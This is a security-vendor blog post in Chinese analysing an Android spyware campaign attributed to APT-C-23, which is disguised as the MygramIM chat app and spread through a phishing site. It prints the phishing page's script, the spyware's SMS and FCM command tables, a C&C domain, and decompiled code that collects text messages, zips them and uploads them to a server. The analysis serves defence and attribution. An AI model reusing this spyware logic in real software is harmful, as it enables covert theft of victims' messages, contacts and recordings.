双尾蝎组织（APT-C-23）针对中东地区的最新攻击活动 - 360 核心安全技术博客

blogs.360.cn/post/APT-C-23_target_at_Middle_East.html

一、背景

双尾蝎组织（APT-C-23），是一个针对中东地区相关国家的教育机构、军事机构等重要领域进行网络间谍活动，以窃取敏感信息为主的网络攻击组织。攻击平台主要包括 Windows 与 Android。该组织的攻击活动最早可追溯到2016年，近年来该组织活动频繁不断被数个国内外安全团队持续追踪和披露。

2020年2月16日，以色列国防军IDF网站称，他们发现哈马斯的一系列网络攻击行动，通过制作了多个聊天工具相关的钓鱼网站，利用社交媒体伪装成美女诱骗以色列国防军士兵下载安装伪装成聊天工具的间谍软件，从而窃取以色列国防军的隐私信息，并最终认为与APT-C-23组织有关。

近期，360烽火实验室发现了与以色列国防军曝光的双尾蝎组织攻击行动相关的另一起网络攻击活动，该活动中使用的间谍软件伪装成MygramIM 应用，并利用钓鱼网站进行传播，根据网站信息，此次攻击活动仍然针对中东地区。

二、载荷投递

（一）攻击方式

双尾蝎组织在此次攻击活动中使用的载荷投递方式为钓鱼攻击。此次攻击活动中，双尾蝎组织制作了了一个MygramIM应用更新网站，该网站详细介绍了MygramIM应用的相关信息，并且提供了对应的下载功能。




图1 钓鱼网站

该网站表面上看着制作精美，但是仔细观察，会发现大量粗制滥造内容，许多介绍内容完全相同，并且大多数链接无法打开，可见该网站只是双尾蝎组织为此次攻击行动临时制作。




图2 钓鱼网站粗制滥造内容

通过对钓鱼网站进行分析，我们发现了一段被注释的测试代码，其中一个链接指向了一个视频文件，该视频文件的内容为伊斯兰世界上著名古兰经阅读者Mashary Rashed阅读古兰经，据此我们推测此次攻击行动的攻击区域为中东地区。

```
<script>
    $(document).ready(function () {
        $('.link').click(function () {

            if (/Android/i.test(navigator.userAgent)) {
               /* $.ajax({
                    url : 'https://[redacted]/download/XuhmxAS',
                    type: 'GET',
                    success: function(data){
                        alert(data);
                    }

                });*/
                //files/sZuYDSS/videoplayback.mkv
                window.location.href = 'sZuYDSS/videoplayback.mkv';
            }else {
                window.location.href = '#';
            }

        });
    });
</script>
</body>
```

图3 网站测试代码

图4 视频内容


（二）伪装对象

此次攻击活动中，双尾蝎组织将攻击样本伪装成了Google Play上的收费应用Mygram IM，钓鱼网站上对应用的描述与Google Play上Mygram IM的描述内容没有丝毫差别。

图5 Google Play上的Mygram IM

当应用启动后提示用户安装Google Play上的Mygram IM，并隐藏自身图标，在后台运行，如下图所示

图6 攻击样本启动后界面



三、功能分析

此次攻击的恶意样本与早期攻击样本类似，包含录音、上传文件/联系人/短信等恶意行为，并且都是通过Google的FCM（Firebase Cloud Messaging）服务和短信下发指令执行恶意功能。其中此次攻击中使用短信下发的指令经过了Base64编码，图7展示的为Base64解码后的指令和功能，图8展示了Firebase Cloud Messaging 下发的指令和功能。

图7 短信指令与功能

图8 FCM指令与功能

指令	功能
#,=	开启录音，并上传录音
#,,	停止录音
52101	启动应用程序
52102	关闭应用程序
52103	Enable Mobile Data
52104	Disable Mobile Data
52105	卸载应用程序
52106	删除录音文件
52107	开启WiFi
52108	重启录音功能
52109	取消更新
52110	获取用户手机已安装程序信息
52111	禁用第一次更新
52112	启用第一次更新
52113	获取所有短信内容
52114	获取手机通讯录
52115	启用更新通知
52116	禁用更新通知
52117	启用新的Domain
52118	上传手机文件
52119	获取新的Token
52120	获取录制的内容
52121	未启用功能
52122	获取短信通信记录


控制指令	指令含义
Eduardo	检测更新
JadisWalsh	申请权限 统计短信、通讯录
EzekielMonroe	检测录音文件是否存在
LizzieHenry	开始录音并上传录音
CarlRhee	开启WiFi
RositaPorter	开启WiFi
BethAaron	对用户手机呼叫转移
HershelJones	无实际功能
AndreaGrimes	获取用户手机短信、获取用户通讯录
Stookey	上传手机文件
SimonBlake	停止录音并上传文件
OliviaKal	停止录音
FrancineGary	停止录音
TanyaSubramanian	仿冒Facebook、WhatsApp、GooglePlay、Messenger、Instagram更新
update	仿冒Facebook、WhatsApp、GooglePlay、Messenger、Instagram更新
Michonne	卸载程序
TobinSpencer	监控电量变化
LoriHarrison	上传手机固件信息
MaggieChambler	获取连接状态
SashaGreene	发送申请状态
Barbara	电话呼叫转移
JessieMonroe	电话呼叫转移
LydiaAnderson	手机回到主界面、可隐藏APP图标、设置隐藏时间等
DeannaAnderson	上传录音
PatriciaKent	上传手机各种文件
DianneJared	计算空间
DeniseAnderson	未启用功能
TammyJed	未启用功能
MagnaRose	未启用功能
AmyLuke	上传/android/data/com.android.whatsapp/recordHis下文件
KarenOscar	未启用功能
AratBertie	未启用功能
TamielBrion	未启用功能
SophiaAxel	卸载程序
CyndieSamuels	删除文件
LauraPeletier	设置响铃模式
GoTesna	未启用功能
MariDuncan	未启用功能

四、溯源关联

（一）C&C关联

我们发现此次攻击样本证书签名下的其中一个样本的CC（rythergannon.info）出现在公开威胁情报中，并且归属于APT-C-23组织。

图9 公开威胁情报



（二）代码结构

此次攻击样本与早期双尾蝎组织均使用Google的FCM（Firebase Cloud Messaging）服务和短信下发指令执行恶意功能。此前其他安全厂商揭露双尾蝎组织偏爱使用演员名进行命名，此次攻击样本使用FCM下发的指令名称也使用了大量演员名，并且存在大量相似代码结构，下图展示了早期版

本和此次最新攻击样本窃取短信的代码。

```
        v9.add("\nType: " + v4.e() + "\nFrom:" + v4.a() + "\nStatus:" + v1 + "\nMessage:\n"
                + v4.b() + "\nTime: " + v5 + "\n----------------------------------------");
        ++v0_2;
    }
}

v2.close();
Long v0_3 = Long.valueOf(c.a());
com.app.chatous.l.a.a(this.a.e(), "messages_" + v0_3 + ".txt", String.valueOf(v9), false
    );
String v2_1 = this.a.e() + "/messages_" + v0_3 + ".txt";
String v3_1 = this.a.e() + "/messages_" + v0_3 + ".zip";
com.app.chatous.donutsEn.b.a(this.c, v2_1, v3_1, true);
String v6 = com.app.chatous.d.a.a(this.c).a("new_server_device_url");
c.a(this, v6 + "func/messages", v2_1, v3_1, true, true);
List v0_4 = com.app.chatous.l.a.a(new File(this.a.e()), ".ttt");
```

早期代码

```
        v11.add("\nType: " + v10.b() + "\nFrom:" + v10.a() + "\nStatus:" + v8 + "\nMessage:\n"
                + v10.c() + "\nTime: " + v12_1 + "\n----------------------------------------");
    }
}

v5_1.close();
Long v1 = Long.valueOf(c.b());
String v4_1 = this.d.i();
b.a.a.a.g.a.a.a(v4_1, "messages_" + v1 + ".txt", String.valueOf(v11), false);
String v3 = this.d.i() + "/messages_" + v1 + ".txt";
b.a.a.a.e.a.a(this.c, v3, this.d.i() + "/messages_" + v1 + ".zip", true);
List v1_1 = b.a.a.a.g.a.a.a(new File(this.d.i()), ".ttt");
```

最新代码

图10 早期代码与最新代码

五、总结

人是网络安全脆弱因素，网络攻防最终还是人的对抗，从双尾蝎攻击以色列国防军到肚脑虫攻击巴基斯坦以及此次双尾蝎针对中东地区的攻击活动，都是利用钓鱼网站伪装成聊天应用发起的网络攻击，攻击成败的关键都在于被攻击者的安全意识。安全的本质是人与人的对抗，相关企业在做好系统防护的同时也需要提升相关人员的安全意识。